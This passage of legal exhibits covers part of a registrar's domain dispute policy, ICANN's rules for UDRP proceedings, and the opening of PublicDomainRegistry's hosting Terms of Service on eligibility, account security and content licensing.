**i. Remedies.** The remedies available to a complainant pursuant to any proceeding before an Administrative Panel shall be limited to requiring the cancellation of your domain name or the transfer of your domain name registration to the complainant.

**j. Notification and Publication.** The Provider shall notify us of any decision made by an Administrative Panel with respect to a domain name you have registered with us. All decisions under this Policy will be published in full over the Internet, except when an Administrative Panel determines in an exceptional case to redact portions of its decision.

**k. Availability of Court Proceedings.** The mandatory administrative proceeding requirements set forth in Paragraph 4 shall not prevent either you or the complainant from submitting the dispute to a court of competent jurisdiction for independent resolution before such mandatory administrative proceeding is commenced or after such proceeding is concluded. If an Administrative Panel decides that your domain name registration should be canceled or transferred, we will wait ten (10) business days (as observed in the location of our principal office) after we are informed by the applicable Provider of the Administrative Panel's decision before implementing that decision. We will then implement the decision unless we have received from you during that ten (10) business day period official documentation (such as a copy of a complaint, file-stamped by the clerk of the court) that you have commenced a lawsuit against the complainant in a jurisdiction to which the complainant has submitted under Paragraph 3(b)(xiii) of the Rules of Procedure. (In general, that jurisdiction is either the location of our principal office or of your address as shown in our Whois database. See Paragraphs 1 and 3(b)(xiii) of the Rules of Procedure for details.) If we receive such documentation within the ten (10) business day period, we will not implement the Administrative Panel's decision, and we will take no further action, until we receive (i) evidence satisfactory to us of a resolution between the parties; (ii) evidence satisfactory to us that your lawsuit has been dismissed or withdrawn; or (iii) a copy of an order from such court dismissing your lawsuit or ordering that you do not have the right to continue to use your domain name.

**5. All Other Disputes and Litigation.** All other disputes between you and any party other than us regarding your domain name registration that are not brought pursuant to the mandatory administrative proceeding provisions of Paragraph 4 shall be resolved between you and such other party through any court, arbitration or other proceeding that may be available.

**6. Our Involvement in Disputes.** We will not participate in any way in any dispute between you and any party other than us regarding the registration and use of your domain name. You shall not name us as a party or otherwise include us in any such proceeding. In the event that we are named as a party in any such proceeding, we reserve the right to raise any and all defenses deemed appropriate, and to take any other action necessary to defend ourselves.

**7. Maintaining the Status Quo.** We will not cancel, transfer, activate, deactivate, or otherwise change the status of any domain name registration under this Policy except as provided in Paragraph 3 above.

**8. Transfers During a Dispute.**

**a. Transfers of a Domain Name to a New Holder.** You may not transfer your domain name registration to another holder (i) during a pending administrative proceeding brought pursuant to Paragraph 4 or for

a period of fifteen (15) business days (as observed in the location of our principal place of business) after such proceeding is concluded; or (ii) during a pending court proceeding or arbitration commenced regarding your domain name unless the party to whom the domain name registration is being transferred agrees, in writing, to be bound by the decision of the court or arbitrator. We reserve the right to cancel any transfer of a domain name registration to another holder that is made in violation of this subparagraph.

**b. Changing Registrars.** You may not transfer your domain name registration to another registrar during a pending administrative proceeding brought pursuant to Paragraph 4 or for a period of fifteen (15) business days (as observed in the location of our principal place of business) after such proceeding is concluded. You may transfer administration of your domain name registration to another registrar during a pending court action or arbitration, provided that the domain name you have registered with us shall continue to be subject to the proceedings commenced against you in accordance with the terms of this Policy. In the event that you transfer a domain name registration to us during the pendency of a court action or arbitration, such dispute shall remain subject to the domain name dispute policy of the registrar from which the domain name registration was transferred.

**9. Policy Modifications.** We reserve the right to modify this Policy at any time with the permission of [ICANN](#). We will post our revised Policy at [<URL>](#) at least thirty (30) calendar days before it becomes effective. Unless this Policy has already been invoked by the submission of a complaint to a Provider, in which event the version of the Policy in effect at the time it was invoked will apply to you until the dispute is over, all such changes will be binding upon you with respect to any domain name registration dispute, whether the dispute arose before, on or after the effective date of our change. In the event that you object to a change in this Policy, your sole remedy is to cancel your domain name registration with us, provided that you will not be entitled to a refund of any fees you paid to us. The revised Policy will apply to you until you cancel your domain name registration

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# Exhibit 6



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## Rules for Uniform Domain Name Dispute Resolution Policy (the "Rules")

**This page is available in:** English العربيةEspañolFrançais日本語한국어PortuguêsРусский中文

As approved by the [ICANN](#) Board of Directors on 28 September 2013.

**These Rules are in effect for all UDRP proceedings in which a complaint is submitted to a provider on or after 31 July 2015. The prior version of the Rules, applicable to all proceedings in which a complaint was submitted to a Provider on or before 30 July 2015, is at <https://www.icann.org/resources/pages/rules-be-2012-02-25-en>. UDRP Providers may elect to adopt the notice procedures set forth in these Rules prior to 31 July 2015.**

Administrative proceedings for the resolution of disputes under the Uniform Dispute Resolution Policy adopted by [ICANN](#) shall be governed by these Rules and also the Supplemental Rules of the Provider administering the proceedings, as posted on its web site. To the extent that the Supplemental Rules of any Provider conflict with these Rules, these Rules supersede.

### 1. Definitions

In these Rules:

**Complainant** means the party initiating a complaint concerning a domain-name registration.

**ICANN** refers to the Internet Corporation for Assigned Names and Numbers.

**Lock** means a set of measures that a registrar applies to a domain name, which prevents at a minimum any modification to the registrant and registrar information by the Respondent, but does not affect the resolution of the domain name or the renewal of the domain name.

**Mutual Jurisdiction** means a court jurisdiction at the location of either (a) the principal office of the Registrar (provided the domain-name holder has submitted in its Registration Agreement to that jurisdiction for court adjudication of disputes concerning or arising from the use of the domain name) or (b) the domain-name holder's address as shown for the registration of the domain name in Registrar's Whois database at the time the complaint is submitted to the Provider.

**Panel** means an administrative panel appointed by a Provider to decide a complaint concerning a domain-name registration.

**Panelist** means an individual appointed by a Provider to be a member of a Panel.

**Party** means a Complainant or a Respondent.

**Pendency** means the time period from the moment a UDRP complaint has been submitted by the Complainant to the UDRP Provider to the time the UDRP decision has been implemented or the UDRP complaint has been terminated.

**Policy** means the Uniform Domain Name Dispute Resolution Policy that is incorporated by reference and made a part of the Registration Agreement.

**Provider** means a dispute-resolution service provider approved by [ICANN](#). A list of such Providers appears at <http://www.icann.org/en/dndr/udrp/approved-providers.htm>.

**Registrar** means the entity with which the Respondent has registered a domain name that is the subject of a complaint.

**Registration Agreement** means the agreement between a Registrar and a domain-name holder.

Domain Name Dispute Resolution

Charter Eligibility Dispute Resolution Policy

Eligibility Requirements Dispute Resolution Policy

Intellectual Property Defensive Registration Challenge Policy

Qualification Challenge Policy

Restrictions Dispute Resolution Policy

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**Respondent** means the holder of a domain-name registration against which a complaint is initiated.

**Reverse Domain Name Hijacking** means using the Policy in bad faith to attempt to deprive a registered domain-name holder of a domain name.

**Supplemental Rules** means the rules adopted by the Provider administering a proceeding to supplement these Rules. Supplemental Rules shall not be inconsistent with the Policy or these Rules and shall cover such topics as fees, word and page limits and guidelines, file size and format modalities, the means for communicating with the Provider and the Panel, and the form of cover sheets.

**Written Notice** means hardcopy notification by the Provider to the Respondent of the commencement of an administrative proceeding under the Policy which shall inform the respondent that a complaint has been filed against it, and which shall state that the Provider has electronically transmitted the complaint including any annexes to the Respondent by the means specified herein. Written notice does not include a hardcopy of the complaint itself or of any annexes.

## 2. Communications

(a) When forwarding a complaint, including any annexes, electronically to the Respondent, it shall be the Provider's responsibility to employ reasonably available means calculated to achieve actual notice to Respondent. Achieving actual notice, or employing the following measures to do so, shall discharge this responsibility:

(i) sending Written Notice of the complaint to all postal-mail and facsimile addresses (A) shown in the domain name's registration data in Registrar's Whois database for the registered domain-name holder, the technical contact, and the administrative contact and (B) supplied by Registrar to the Provider for the registration's billing contact; and

(ii) sending the complaint, including any annexes, in electronic form by e-mail to:

(A) the e-mail addresses for those technical, administrative, and billing contacts;

(B) postmaster@<the contested domain name>; and

(C) if the domain name (or "www." followed by the domain name) resolves to an active web page (other than a generic page the Provider concludes is maintained by a registrar or ISP for parking domain-names registered by multiple domain-name holders), any e-mail address shown or e-mail links on that web page; and

(iii) sending the complaint, including any annexes, to any e-mail address the Respondent has notified the Provider it prefers and, to the extent practicable, to all other e-mail addresses provided to the Provider by Complainant under Paragraph 3(b)(v).

(b) Except as provided in Paragraph 2(a), any written communication to Complainant or Respondent provided for under these Rules shall be made electronically via the Internet (a record of its transmission being available), or by any reasonably requested preferred means stated by the Complainant or Respondent, respectively (see Paragraphs 3(b)(iii) and 5(b)(iii)).

(c) Any communication to the Provider or the Panel shall be made by the means and in the manner (including, where applicable, the number of copies) stated in the Provider's Supplemental Rules.

(d) Communications shall be made in the language prescribed in Paragraph 11.

(e) Either Party may update its contact details by notifying the Provider and the Registrar.

(f) Except as otherwise provided in these Rules, or decided by a Panel, all communications provided for under these Rules shall be deemed to have been made:

(i) if via the Internet, on the date that the communication was transmitted, provided that the date of transmission is verifiable; or, where applicable

(ii) if delivered by telecopy or facsimile transmission, on the date shown on the confirmation of transmission; or:

(iii) if by postal or courier service, on the date marked on the receipt.

(g) Except as otherwise provided in these Rules, all time periods calculated under these Rules to begin when a communication is made shall begin to run on the earliest date that the communication is deemed to have been made in accordance with Paragraph 2(f).

(h) Any communication by

(i) a Panel to any Party shall be copied to the Provider and to the other Party;

(ii) the Provider to any Party shall be copied to the other Party; and

(iii) a Party shall be copied to the other Party, the Panel and the Provider, as the case may be.

(i) It shall be the responsibility of the sender to retain records of the fact and circumstances of sending, which shall be available for inspection by affected parties and for reporting purposes. This includes the Provider in sending Written Notice to the Respondent by post and/or facsimile under Paragraph 2(a)(i).

(j) In the event a Party sending a communication receives notification of non-delivery of the communication, the Party shall promptly notify the Panel (or, if no Panel is yet appointed, the Provider) of the circumstances of the notification. Further proceedings concerning the communication and any response shall be as directed by the Panel (or the Provider).

### 3. The Complaint

(a) Any person or entity may initiate an administrative proceeding by submitting a complaint in accordance with the Policy and these Rules to any Provider approved by ICANN. (Due to capacity constraints or for other reasons, a Provider's ability to accept complaints may be suspended at times. In that event, the Provider shall refuse the submission. The person or entity may submit the complaint to another Provider.)

(b) The complaint including any annexes shall be submitted in electronic form and shall:

(i) Request that the complaint be submitted for decision in accordance with the Policy and these Rules;

(ii) Provide the name, postal and e-mail addresses, and the telephone and telefax numbers of the Complainant and of any representative authorized to act for the Complainant in the administrative proceeding;

(iii) Specify a preferred method for communications directed to the Complainant in the administrative proceeding (including person to be contacted, medium, and address information) for each of (A) electronic-only material and (B) material including hard copy (where applicable);

(iv) Designate whether Complainant elects to have the dispute decided by a single-member or a three-member Panel and, in the event Complainant elects a three-member Panel, provide the names and contact details of three candidates to serve as one of the Panelists (these candidates may be drawn from any ICANN-approved Provider's list of panelists);

(v) Provide the name of the Respondent (domain-name holder) and all information (including any postal and e-mail addresses and telephone and telefax numbers) known to Complainant regarding how to contact Respondent or any representative of Respondent, including contact information based on pre-complaint dealings, in sufficient detail to allow the Provider to send the complaint as described in Paragraph 2(a);

(vi) Specify the domain name(s) that is/are the subject of the complaint;

(vii) Identify the Registrar(s) with whom the domain name(s) is/are registered at the time the complaint is filed;

(viii) Specify the trademark(s) or service mark(s) on which the complaint is based and, for each mark, describe the goods or services, if any, with which the mark is used (Complainant may also separately describe other goods and services with which it intends, at the time the complaint is submitted, to use the mark in the future.);

(ix) Describe, in accordance with the Policy, the grounds on which the complaint is made including, in particular,

(1) the manner in which the domain name(s) is/are identical or confusingly similar to a trademark or service mark in which the Complainant has rights; and

(2) why the Respondent (domain-name holder) should be considered as having no rights or legitimate interests in respect of the domain name(s) that is/are the subject of the complaint; and

(3) why the domain name(s) should be considered as having been registered and being used in bad faith

(The description should, for elements (2) and (3), discuss any aspects of Paragraphs 4(b) and 4(c) of the Policy that are applicable. The description shall comply with any word or page limit set forth in the Provider's Supplemental Rules.);

(x) Specify, in accordance with the Policy, the remedies sought;

(xi) Identify any other legal proceedings that have been commenced or terminated in connection with or relating to any of the domain name(s) that are the subject of the complaint;

(xii) State that Complainant will submit, with respect to any challenges to a decision in the administrative proceeding canceling or transferring the domain name, to the jurisdiction of the courts in at least one specified Mutual Jurisdiction;

(xiii) Conclude with the following statement followed by the signature (in any electronic format) of the Complainant or its authorized representative:

"Complainant agrees that its claims and remedies concerning the registration of the domain name, the dispute, or the dispute's resolution shall be solely against the domain-name holder and waives all such claims and remedies against (a) the dispute-resolution provider and panelists, except in the case of deliberate wrongdoing, (b) the registrar, (c) the registry administrator, and (d) the Internet Corporation for Assigned Names and Numbers, as well as their directors, officers, employees, and agents."

"Complainant certifies that the information contained in this Complaint is to the best of Complainant's knowledge complete and accurate, that this Complaint is not being presented for any improper purpose, such as to harass, and that the assertions in this Complaint are warranted under these Rules and under applicable law, as it now exists or as it may be extended by a good-faith and reasonable argument."; and

(xiv) Annex any documentary or other evidence, including a copy of the Policy applicable to the domain name(s) in dispute and any trademark or service mark registration upon which the complaint relies, together with a schedule indexing such evidence.

(c) The complaint may relate to more than one domain name, provided that the domain names are registered by the same domain-name holder.

#### 4. Notification of Complaint

(a) The Provider shall submit a verification request to the Registrar. The verification request will include a request to Lock the domain name.



(b) Within two (2) business days of receiving the Provider's verification request, the Registrar shall provide the information requested in the verification request and confirm that a Lock of the domain name has been applied. The Registrar shall not notify the Respondent of the proceeding until the Lock status has been applied. The Lock shall remain in place through the remaining Pendency of the UDRP proceeding. Any updates to the Respondent's data, such as through the result of a request by a privacy or proxy provider to reveal the underlying customer data, must be made before the two (2) business day period concludes or before the Registrar verifies the information requested and confirms the Lock to the UDRP Provider, whichever occurs first. Any modification(s) of the Respondent's data following the two (2) business day period may be addressed by the Panel in its decision.

(c) The Provider shall review the complaint for administrative compliance with the Policy and these Rules and, if in compliance, shall forward the complaint, including any annexes, electronically to the Respondent and Registrar and shall send Written Notice of the complaint (together with the explanatory cover sheet prescribed by the Provider's Supplemental Rules) to the Respondent, in the manner prescribed by Paragraph 2(a), within three (3) calendar days following receipt of the fees to be paid by the Complainant in accordance with Paragraph 19.

(d) If the Provider finds the complaint to be administratively deficient, it shall promptly notify the Complainant and the Respondent of the nature of the deficiencies identified. The Complainant shall have five (5) calendar days within which to correct any such deficiencies, after which the administrative proceeding will be deemed withdrawn without prejudice to submission of a different complaint by Complainant.

(e) If the Provider dismisses the complaint due to an administrative deficiency, or the Complainant voluntarily withdraws its complaint, the Provider shall inform the Registrar that the proceedings have been withdrawn, and the Registrar shall release the Lock within one (1) business day of receiving the dismissal or withdrawal notice from the Provider.

(f) The date of commencement of the administrative proceeding shall be the date on which the Provider completes its responsibilities under Paragraph 2(a) in connection with sending the complaint to the Respondent.

(g) The Provider shall immediately notify the Complainant, the Respondent, the concerned Registrar(s), and ICANN of the date of commencement of the administrative proceeding. The Provider shall inform the Respondent that any corrections to the Respondent's contact information during the remaining Pendency of the UDRP proceedings shall be communicated to the Provider further to Rule 5(c)(ii) and 5(c)(iii).

## 5. The Response

(a) Within twenty (20) days of the date of commencement of the administrative proceeding the Respondent shall submit a response to the Provider.

(b) The Respondent may expressly request an additional four (4) calendar days in which to respond to the complaint, and the Provider shall automatically grant the extension and notify the Parties thereof. This extension does not preclude any additional extensions that may be given further to 5(d) of the Rules.

(c) The response, including any annexes, shall be submitted in electronic form and shall:

(i) Respond specifically to the statements and allegations contained in the complaint and include any and all bases for the Respondent (domain-name holder) to retain registration and use of the disputed domain name (This portion of the response shall comply with any word or page limit set forth in the Provider's Supplemental Rules.);

(ii) Provide the name, postal and e-mail addresses, and the telephone and telefax numbers of the Respondent (domain-name holder) and of any representative authorized to act for the Respondent in the administrative proceeding;

(iii) Specify a preferred method for communications directed to the Respondent in the administrative proceeding (including person to be contacted, medium, and address information) for each of (A) electronic-only material and (B) material including hard copy (where applicable);

(iv) If Complainant has elected a single-member panel in the complaint (see Paragraph 3(b)(iv)), state whether Respondent elects instead to have the dispute decided by a three-member panel;

(v) If either Complainant or Respondent elects a three-member Panel, provide the names and contact details of three candidates to serve as one of the Panelists (these candidates may be drawn from any ICANN-approved Provider's list of panelists);

(vi) Identify any other legal proceedings that have been commenced or terminated in connection with or relating to any of the domain name(s) that are the subject of the complaint;

(vii) State that a copy of the response including any annexes has been sent or transmitted to the Complainant, in accordance with Paragraph 2(b); and

(viii) Conclude with the following statement followed by the signature (in any electronic format) of the Respondent or its authorized representative:

"Respondent certifies that the information contained in this Response is to the best of Respondent's knowledge complete and accurate, that this Response is not being presented for any improper purpose, such as to harass, and that the assertions in this Response are warranted under these Rules and under applicable law, as it now exists or as it may be extended by a good-faith and reasonable argument."; and

(ix) Annex any documentary or other evidence upon which the Respondent relies, together with a schedule indexing such documents.

(d) If Complainant has elected to have the dispute decided by a single-member Panel and Respondent elects a three-member Panel, Respondent shall be required to pay one-half of the applicable fee for a three-member Panel as set forth in the Provider's Supplemental Rules. This payment shall be made together with the submission of the response to the Provider. In the event that the required payment is not made, the dispute shall be decided by a single-member Panel.

(e) At the request of the Respondent, the Provider may, in exceptional cases, extend the period of time for the filing of the response. The period may also be extended by written stipulation between the Parties, provided the stipulation is approved by the Provider.

(f) If a Respondent does not submit a response, in the absence of exceptional circumstances, the Panel shall decide the dispute based upon the complaint.

## 6. Appointment of the Panel and Timing of Decision

(a) Each Provider shall maintain and publish a publicly available list of panelists and their qualifications.

(b) If neither the Complainant nor the Respondent has elected a three-member Panel (Paragraphs 3(b)(iv) and 5(b)(iv)), the Provider shall appoint, within five (5) calendar days following receipt of the response by the Provider, or the lapse of the time period for the submission thereof, a single Panelist from its list of panelists. The fees for a single-member Panel shall be paid entirely by the Complainant.

(c) If either the Complainant or the Respondent elects to have the dispute decided by a three-member Panel, the Provider shall appoint three Panelists in accordance with the procedures identified in Paragraph 6(e). The fees for a three-member Panel shall be paid in their entirety by the Complainant, except where the election for a three-member Panel was made by the Respondent, in which case the applicable fees shall be shared equally between the Parties.

(d) Unless it has already elected a three-member Panel, the Complainant shall submit to the Provider, within five (5) calendar days of communication of a response in which the Respondent elects a three-member Panel, the names and contact details of three candidates to serve as one of the Panelists. These candidates may be drawn from any ICANN-approved Provider's list of panelists.

(e) In the event that either the Complainant or the Respondent elects a three-member Panel, the Provider shall endeavor to appoint one Panelist from the list of candidates provided by each of the Complainant and the Respondent. In the event the Provider is unable within five (5) calendar days to secure the appointment of a Panelist on its customary terms from either Party's list of candidates, the Provider shall make that appointment from its list of panelists. The third Panelist shall be appointed by the Provider from a list of five candidates submitted by the Provider to the Parties, the Provider's selection from among the five being made in a manner that reasonably balances the preferences of both Parties, as they may specify to the Provider within five (5) calendar days of the Provider's submission of the five-candidate list to the Parties.

(f) Once the entire Panel is appointed, the Provider shall notify the Parties of the Panelists appointed and the date by which, absent exceptional circumstances, the Panel shall forward its decision on the complaint to the Provider.

## 7. Impartiality and Independence

A Panelist shall be impartial and independent and shall have, before accepting appointment, disclosed to the Provider any circumstances giving rise to justifiable doubt as to the Panelist's impartiality or independence. If, at any stage during the administrative proceeding, new circumstances arise that could give rise to justifiable doubt as to the impartiality or independence of the Panelist, that Panelist shall promptly disclose such circumstances to the Provider. In such event, the Provider shall have the discretion to appoint a substitute Panelist.

## 8. Communication Between Parties and the Panel

No Party or anyone acting on its behalf may have any unilateral communication with the Panel. All communications between a Party and the Panel or the Provider shall be made to a case administrator appointed by the Provider in the manner prescribed in the Provider's Supplemental Rules.

## 9. Transmission of the File to the Panel

The Provider shall forward the file to the Panel as soon as the Panelist is appointed in the case of a Panel consisting of a single member, or as soon as the last Panelist is appointed in the case of a three-member Panel.

## 10. General Powers of the Panel

(a) The Panel shall conduct the administrative proceeding in such manner as it considers appropriate in accordance with the Policy and these Rules.

(b) In all cases, the Panel shall ensure that the Parties are treated with equality and that each Party is given a fair opportunity to present its case.

(c) The Panel shall ensure that the administrative proceeding takes place with due expedition. It may, at the request of a Party or on its own motion, extend, in exceptional cases, a period of time fixed by these Rules or by the Panel.

(d) The Panel shall determine the admissibility, relevance, materiality and weight of the evidence.

(e) A Panel shall decide a request by a Party to consolidate multiple domain name disputes in accordance with the Policy and these Rules.

## 11. Language of Proceedings

(a) Unless otherwise agreed by the Parties, or specified otherwise in the Registration Agreement, the language of the administrative proceeding shall be the language of the Registration Agreement, subject to the authority of the Panel to determine otherwise, having regard to the circumstances of the administrative proceeding.

(b) The Panel may order that any documents submitted in languages other than the language of the administrative proceeding be accompanied by a translation in whole or in part into the language of the administrative proceeding.

## 12. Further Statements

In addition to the complaint and the response, the Panel may request, in its sole discretion, further statements or documents from either of the Parties.

## 13. In-Person Hearings

There shall be no in-person hearings (including hearings by teleconference, videoconference, and web conference), unless the Panel determines, in its sole discretion and as an exceptional matter, that such a hearing is necessary for deciding the complaint.

## 14. Default

(a) In the event that a Party, in the absence of exceptional circumstances, does not comply with any of the time periods established by these Rules or the Panel, the Panel shall proceed to a decision on the complaint.

(b) If a Party, in the absence of exceptional circumstances, does not comply with any provision of, or requirement under, these Rules or any request from the Panel, the Panel shall draw such inferences therefrom as it considers appropriate.

## 15. Panel Decisions

(a) A Panel shall decide a complaint on the basis of the statements and documents submitted and in accordance with the Policy, these Rules and any rules and principles of law that it deems applicable.

(b) In the absence of exceptional circumstances, the Panel shall forward its decision on the complaint to the Provider within fourteen (14) days of its appointment pursuant to Paragraph 6.

(c) In the case of a three-member Panel, the Panel's decision shall be made by a majority.

(d) The Panel's decision shall be in writing, provide the reasons on which it is based, indicate the date on which it was rendered and identify the name(s) of the Panelist(s).

(e) Panel decisions and dissenting opinions shall normally comply with the guidelines as to length set forth in the Provider's Supplemental Rules. Any dissenting opinion shall accompany the majority decision. If the Panel concludes that the dispute is not within the scope of Paragraph 4(a) of the Policy, it shall so state. If after considering the submissions the Panel finds that the complaint was brought in bad faith, for example in an attempt at Reverse Domain Name Hijacking or was brought primarily to harass the domain-name holder, the Panel shall declare in its decision that the complaint was brought in bad faith and constitutes an abuse of the administrative proceeding.

## 16. Communication of Decision to Parties

(a) Within three (3) business days after receiving the decision from the Panel, the Provider shall communicate the full text of the decision to each Party, the concerned Registrar(s), and ICANN. The concerned Registrar(s) shall within three (3) business days of receiving the decision from the Provider communicate to each Party, the Provider, and ICANN the date for the implementation of the decision in accordance with the Policy.

(b) Except if the Panel determines otherwise (see Paragraph 4(j) of the Policy), the Provider shall publish the full decision and the date of its implementation on a publicly accessible web site. In any event, the portion of any decision determining a complaint to have been brought in bad faith (see Paragraph 15(e) of these Rules) shall be published.

## 17. Settlement or Other Grounds for Termination

(a) If, before the Panel's decision, the Parties agree on a settlement, the Panel shall terminate the administrative proceeding. A settlement shall follow steps 17(a)(i) – 17(a)(vii):

(i) The Parties provide written notice of a request to suspend the proceedings because the parties are discussing settlement to the Provider.

(ii) The Provider acknowledges receipt of the request for suspension and informs the Registrar of the suspension request and the expected duration of the suspension.

(iii) The Parties reach a settlement and provide a standard settlement form to the Provider further to the Provider's supplemental rules and settlement form. The standard settlement form is not intended to be an agreement itself, but only to summarize the essential terms of the Parties' separate settlement agreement. The Provider shall not disclose the completed standard settlement form to any third party.

(iv) The Provider shall confirm to the Registrar, copying the Parties, the outcome of the settlement as it relates to actions that need to be taken by the Registrar.

(v) Upon receiving notice from the Provider further to 17(a)(iv), the Registrar shall remove the Lock within two (2) business days.

(vi) The Complainant shall confirm to the Provider that the settlement as it relates to the domain name(s) has been implemented further to the Provider's supplemental rules.

(vii) The Provider will dismiss the proceedings without prejudice unless otherwise stipulated in the settlement.

(b) If, before the Panel's decision is made, it becomes unnecessary or impossible to continue the administrative proceeding for any reason, the Panel shall terminate the administrative proceeding, unless a Party raises justifiable grounds for objection within a period of time to be determined by the Panel.

## 18. Effect of Court Proceedings

(a) In the event of any legal proceedings initiated prior to or during an administrative proceeding in respect of a domain-name dispute that is the subject of the complaint, the Panel shall have the discretion to decide whether to suspend or terminate the administrative proceeding, or to proceed to a decision.

(b) In the event that a Party initiates any legal proceedings during the Pendency of an administrative proceeding in respect of a domain-name dispute that is the subject of the complaint, it shall promptly notify the Panel and the Provider. See Paragraph 8 above.

## 19. Fees

(a) The Complainant shall pay to the Provider an initial fixed fee, in accordance with the Provider's Supplemental Rules, within the time and in the amount required. A Respondent electing under Paragraph 5(b)(iv) to have the dispute decided by a three-member Panel, rather than the single-member Panel elected by the Complainant, shall pay the Provider one-half the fixed fee for a three-member Panel. See Paragraph 5(c). In all other cases, the Complainant shall bear all of the Provider's fees, except as prescribed under Paragraph 19(d). Upon appointment of the Panel, the Provider shall refund the appropriate portion, if any, of the initial fee to the Complainant, as specified in the Provider's Supplemental Rules.

(b) No action shall be taken by the Provider on a complaint until it has received from Complainant the initial fee in accordance with Paragraph 19(a).

(c) If the Provider has not received the fee within ten (10) calendar days of receiving the complaint, the complaint shall be deemed withdrawn and the administrative proceeding terminated.

(d) In exceptional circumstances, for example in the event an in-person hearing is held, the Provider shall request the Parties for the payment of additional fees, which shall be established in agreement with the Parties and the Panel.

## 20. Exclusion of Liability

Except in the case of deliberate wrongdoing, neither the Provider nor a Panelist shall be liable to a Party for any act or omission in connection with any administrative proceeding under these Rules.

21. Amendments

The version of these Rules in effect at the time of the submission of the complaint to the Provider shall apply to the administrative proceeding commenced thereby. These Rules may not be amended without the express written approval of ICANN.

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| <a href="#">ICANN Learn</a>           | <a href="#">I Need Help</a>            | <a href="#">Document Disclosure</a>                              | <a href="#">Agreements</a>             |
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# Exhibit 7

## Attention Net 4 India Customers:

ICANN has appointed PublicDomainRegistry as the gaining registrar for domain names sponsored by the de-accredited registrar Net 4 India Limited. If you currently hold domain names that were registered with Net 4 India, please **[click here \(/net4india-registrant-faqs\)](#)** to learn how this affects you.

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[Terms Of Service](#)

[Acceptable Use Policy](#)

[Affiliate Agreement](#)

[Infringement Policy](#)

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## Terms Of Service

### Quick Links

### Eligibility, Registration and Account Security

This section describes the eligibility criteria we require from all of our users. When you register to use our Services (as defined below), we need to make sure that you are able to legally contract with us. This section also explains that you are responsible for account security including all use of the Services through your User account, whether or not authorized by you.

### HIPAA Disclaimer

Our Services do not comply with the U.S. Health Insurance Portability and Accountability Act (“HIPAA”). This section describes our policy on HIPAA in more detail.

### Termination Policy

Your Services offer plans for a fixed period of time that you select upon purchase (e.g. 1 month, 1 year, etc.). Even though we do not want you to, we know that one day you might want to leave us.

### Auto-Renewal Terms

Unless otherwise provided, your Services will automatically renew on your renewal date to ensure uninterrupted service. This section explains this process in more detail.

### Refunds

This section describes our refund policy.

### User’s Responsibilities

[Privacy](#) - [Terms](#)



You are required to comply with applicable law and have certain obligations with respect to their use of the Services. You are also required to cooperate with us and utilize hardware and software that is compatible with the Services. In addition, you are responsible for the security of your account and its content, as well as for maintaining a backup of your content and promptly removing any malware from your account.

### **Billing and Payment**

We offer a great range of Services to suit everyone's needs and at prices to suit everyone's pockets. The fees you pay are based on the plan you choose and any add-on products you purchase. All payments are taken, in advance, for the full term of your plan.

### **Resource Usage**

You are required to utilize server resources in an efficient and responsible manner. Excessive use of server CPU and memory resources by you can interfere with or prevent normal service performance for other customers. Additional information about our policy on CPU, Bandwidth and Disk Usage can be found here.

## **TERMS OF SERVICE**

These Terms of Service (the "Agreement") are an agreement between you ("User" or "you" or "your") and P.D.R Solutions (U.S) LLC unless you are a User in India. For all Users in India, this is an Agreement between you and Endurance International Group (India) Private Limited, an Indian corporation. For all customers outside of India, "Company", "we", "us" or "our" shall refer to P.D.R Solutions (U.S.) LLC, and for all customers in India, the same shall refer to Endurance International Group (India) Private Limited.

This Agreement sets forth the general terms and conditions of your use of the products and services made available by us and on our website (collectively, the "Services").

### **1. Additional Policies and Agreements**

1. Use of the Services is also governed by the following policies, which are incorporated into this Agreement by reference. By using the Services, you also agree to the terms of the following policies.

1. **Acceptable Use Policy (/legal#aup)**

2. **Copyright Infringement Policy (/legal#infringement)**

3. **Data Request Policy** ([/legal#drp](#))

4. **Privacy Notice** (<https://www.endurance.com/privacy/privacy>)

2. Additional terms may also apply to certain Services, and are incorporated into this Agreement by reference as applicable. For example, the Affiliate Agreement, Domain Registration Agreement, Reseller Agreement, and VPS Addendum will also apply to you as applicable and would be incorporated into this Agreement.

2. **Account Eligibility**

1. By registering for or using the Services, you represent and warrant that:

1. You are eighteen (18) years of age or older. The Services are intended solely for Users who are eighteen (18) years of age or older. Any registration, use of or access to the Services, by anyone under eighteen (18) is unauthorized and is a violation of this Agreement.

2. If you use the Services on behalf of another party you agree that you are authorized to bind such other party to this Agreement and to act on such other party's behalf with respect to any actions you take in connection with the Services.

2. It is your responsibility to provide accurate, current, and complete information on the registration forms, including an email address that is different from the domain you are signing up under. If there is ever an abuse issue or we need to contact you, we will use the primary email address we have on file. It is your responsibility to ensure that the contact information for your account, including any domain accounts is accurate, correct and complete at all times. We are not responsible for any lapse in the Services, including without limitation, any lapsed domain registrations due to outdated contact information being associated with the domain. If you need to verify or change your contact information, please contact our sales team via email or update your contact information through the our billing and support system. Providing false contact information of any kind may result in the termination of your account. For dedicated server purchases or in certain other cases, you may be required to provide government issued identification and possibly a scan of the

credit card used for verification purposes. Failure to provide the information requested may result in your order being denied.

3. You agree to be fully responsible for all use of your account and for any actions that take place through your account. It is your responsibility to maintain the confidentiality of your password and other information related to the security of your account.

### 3. Company Content

Except for User Content (as defined below), all content available through the Services, including designs, text, graphics, images, video, information, software, audio and other files, and their selection and arrangement, and all software used to provide the Services (collectively, "Company Content"), are the proprietary property of the Company or the Company's licensors. Company Content may not be modified, copied, distributed, framed, reproduced, republished, downloaded, scraped, displayed, posted, transmitted, sold or exploited for any purpose in any form or by any means, in whole or in part, other than as expressly permitted in this Agreement. You may not, directly or indirectly, reverse engineer, decompile, disassemble or otherwise attempt to derive source code or other trade secrets from any Company Content. Any use of Company Content, other than as specifically authorized herein, is prohibited and will automatically terminate your rights to use the Services and any Company Content. All rights to use Company Content that are not expressly granted in this Agreement are reserved by the Company and the Company's licensors.

### 4. User Content

4. You may upload, store, publish, display, and distribute information, text, photos, videos and other content for your website on or through the Services (collectively, "User Content"). User Content includes any content posted by you or by users of any of your websites hosted through the Services ("User Websites"). You are solely responsible for any and all User Content and any transactions or other activities conducted on or through User Websites. By posting or distributing User Content on or through the Services, you represent and warrant to us that (i) you have all the necessary rights to post or distribute such User Content, and (ii) your posting or distribution of such User Content does not infringe or violate the rights of any third party.

Solely for purposes of providing the Services, you hereby grant to the Company a non-exclusive, royalty-free, worldwide right and license to: (i) use, reproduce, publicly perform, publicly display, modify, translate, excerpt (in whole or in part), publish and distribute User Content; and (ii) make archival or back-up copies of User Content and User Websites. Except for the rights expressly granted herein, the Company does not acquire any right, title or interest in or to the User Content, all of which shall remain solely with you.

